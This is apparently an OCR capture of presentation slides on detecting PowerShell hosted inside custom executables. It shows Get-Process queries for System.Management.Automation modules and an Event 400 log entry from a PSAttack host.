
Source: PowerShell (Microsoft-Wind Logged: 10/18/2016 11:1

Detecting/Mitigating PS w/o PowerShell.exe

- Discover PowerShell in non-standard processes.
- Get-Process modules like "*Management.Automation*"




```
PS C:\> get-process | where {$_.modules -like "*System.Management.Automation*"} |
 Select name,id,modules

Name          Id Modules
----          -- -------
powershell   888 {System.Diagnostics.ProcessModule (powershell.exe), System.Diagn...
powershell  5056 {System.Diagnostics.ProcessModule (powershell.exe), System.Diagn...
PSAttack    1952 {System.Diagnostics.ProcessModule (PSAttack.exe), System.Diagnos...
```



```
PS C:\> $ps[2].modules[27] | select ModuleName,FileName | ft -auto

ModuleName                          FileName
----------                          --------
System.Management.Automation.ni.dll C:\Windows\assembly\NativeImages_v4.0.30319_..

PS C:\> $ps[2].modules[27] | select FileName | ft -auto
```

Detecting/Mitigating PS w/o PowerShell.exe




Event 400, PowerShell (PowerShell)


```
Engine state is changed from None to Available.

Details:
        NewEngineState=Available
        PreviousEngineState=None

        SequenceNumber=9

        HostName=PS ATTACK!!!
        HostVersion=3.0.0.0
        HostId=0003ddb3-f539-4132-950f-1fd4552b8893
        EngineVersion=2.0
        RunspaceId=1114d8e0-8da9-4e53-bf52-1b06c3a3429f
        PipelineId=
        CommandName=
        CommandType=
```

Detecting Custom EXEs Hosting PowerShell

